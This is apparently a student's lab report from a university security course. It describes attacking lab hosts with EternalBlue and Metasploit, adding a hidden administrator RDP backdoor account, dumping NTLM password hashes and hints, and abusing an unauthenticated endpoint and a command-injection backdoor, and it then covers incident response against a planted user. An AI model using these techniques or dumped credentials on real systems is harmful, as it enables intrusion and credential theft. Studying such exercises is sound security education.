
Jon schnell
Cpre 231
Lab 13


#	Host IP	What was accessed?	How was it accessed?
1	49.46.68.152	Admin win10	Eternal blue
2	49.46.68.151	Flask web application	No authentication check for /adduser
3	49.46.68.151	Root www	Command injection backdoor /llehs
4	222.56.65.155	/etc/shadow (unable to crack)	It is set as the ssh banner
5	222.56.65.151	Sensitive information on www	Publicly available on www

1.nessus shows a vulnerability to eternal blue on 49.46.68.152

1a.Exploit with metasploit



1b.drop to shell




Jon schnell
Cpre 231
Lab 13

1c.Exit shell and run getgui to setup a backdoor

```
meterpreter > run getgui -u jschnellRDP -p badguyz

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: jschnellRDP with Password: badguyz
[*]     Hiding user from Windows Login screen
[*]     Adding User: jschnellRDP to local group 'Remote Desktop Users'
[*]     Adding User: jschnellRDP to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scrip
ts/getgui/clean_up__20200422.5806.rc
meterpreter >
```


1d.connect to rdp and plant a flag




1e.grab the hashes while we still have the meterpreter. They may be valuable later.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 706ca684ab6540352b5a1ccb52caeaa4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

darrel:"LOL no."
alice:"The White Rabbit"
bob:"I know what I'm doing Darrel.."
eve:"senior design"
carol:"not password"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
darrel:1001:aad3b435b51404eeaad3b435b51404ee:63f5084d69cff1765cc91ff34cd0b56e:::
alice:1002:aad3b435b51404eeaad3b435b51404ee:4a27d885941c6b5383f6df8472f21e58:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:0130dfd01b7d7a05f05f780ad626b040:::
eve:1004:aad3b435b51404eeaad3b435b51404ee:c9e31f941d1c978e0a49523cea502e93:::
carol:1005:aad3b435b51404eeaad3b435b51404ee:4013f5535b2c8e0cfd8fee894feef6ff:::
cpre231:1006:aad3b435b51404eeaad3b435b51404ee:156d473a325523115ef82f6e233c1bf6:::
aidans:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jschnell:1008:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
jschnellRDP:1009:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
```

Jon schnell
Cpre 231
Lab 13
2.web app unpatched
2a.map out web application uncovers /addUser which is missing an authentication check



2b.add a user and log in.




Jon schnell
Cpre 231
Lab 13
3.command injection backdoor unpatched
3a.map out website and discover an unpatched backdoor allowing root access.

^tack sudo on the end to make the user a suder
3b.remove the password from jschnell


3c.ssh in


4c.set a password

4d. Cat the hashes for later.




Jon schnell
Cpre 231
Lab 13
4a.ssh banner is /etc/shadow






4b.Attempts to crack any password in /etc/shadow with john the ripper were unsuccessful. But with the power of the cloud anything is possible…

Jon schnell
Cpre 231
Lab 13
5.sensative info is not redacted from www.(or moved behind authentication to confirm that the person accessing information is an employee)







Jon schnell
Cpre 231
Lab 13

#	Host IP	What was accessed?	How it was accessed?	What was the impact of the incident?	How did you respond to the incident?
1	111.76.65.151	Eve's account was breached at 17:20 on april 24	Ssh from 98.76.54.2	A backdoor user was put in place and some users passwords were removed	Reset user passwords and remove backdoor. Unable to find a patch because logs did not go back to the 24th.

1. A new user was added to the box cpre231Hacked. Also some passwords were changed.



1b. Eve was sshed into on friday from 98.76.54.2



1c. Poke around the backdoor user after changing it to bin/bash

Jon schnell
Cpre 231
Lab 13

```
cpre231Hacked:x:1008:1008::/home/cpre231Hacked:/bin/bash
"/etc/passwd" 39L, 2006C written
root@ubuntu18:/usr# su cpre231Hacked
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

cpre231Hacked@ubuntu18:/usr$ ls -al
total 72
drwxr-xr-x  10 root root  4096 Feb 14  2019 .
drwxr-xr-x  23 root root  4096 Mar 31 13:16 ..
drwxr-xr-x   3 root root 28672 Mar 31 18:43 bin
drwxr-xr-x   2 root root  4096 Apr 24  2018 games
drwxr-xr-x  35 root root  4096 Mar 31 15:14 include
drwxr-xr-x  64 root root  4096 Mar 31 18:43 lib
drwxr-xr-x  10 root root  4096 Feb 14  2019 local
drwxr-xr-x   2 root root 12288 Mar 31 18:43 sbin
drwxr-xr-x 116 root root  4096 Mar 31 18:43 share
drwxr-xr-x   6 root root  4096 Mar 30 18:22 src
cpre231Hacked@ubuntu18:/usr$ history
    1  ls -al
    2  history
cpre231Hacked@ubuntu18:/usr$ _
```

1c. Remove backdoor

```
cpre231Hacked@ubuntu18:/usr$ userdel cpre231Hacked
userdel: user cpre231Hacked is currently used by process 24790
cpre231Hacked@ubuntu18:/usr$ kill -9 24790
root@ubuntu18:/usr# userdel cpre231Hacked
root@ubuntu18:/usr#
```

1d.reset changed passwords

```
deploy:$6$T.raOlkn$pqyX4vCzNmHh.59vYqcnq/2RMkmGL5ksQBAlglBz3be1vlVsaNp7eR
4EoNO:18380:0:99999:7:::
alice:$6$r4Rq9YgT$p9GdaYKSKjxIERh//oveFC4FILNm/jVfuxzNvO.zA4tyXPHwbFQlNFR
ryV1:18380:0:99999:7:::
bob:$6$3rkadEXE$WJ4gGxtCOi8yw29XzCLXjqeHFJ5CW65kuNdxv2pzgXzysXTcK/huhZumH
w/:18380:0:99999:7:::
darrel:$6$e42wyCOO$SmyFLzjwQtrNvBVpl5FNhGg6M6cMuy4EmYf7Qkla6.3rufXMu7WOAY
eePO1:18372:0:99999:7:::
eve:$6$4.GiBurL$OlO3AsAO7Wy9DOOi/dQO.FLqNVsFahw6ZT9nHYdGJIsMT/Zpp6MvRt5xj
N1:18380:0:99999:7:::
ntp:*:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
root@ubuntu18:/usr#
```

1e. I'm pretty sure the attackers got in through the web application or flask vulnerability because there is a comment relating to authentication on the web application that I was never able to figure out how to patch.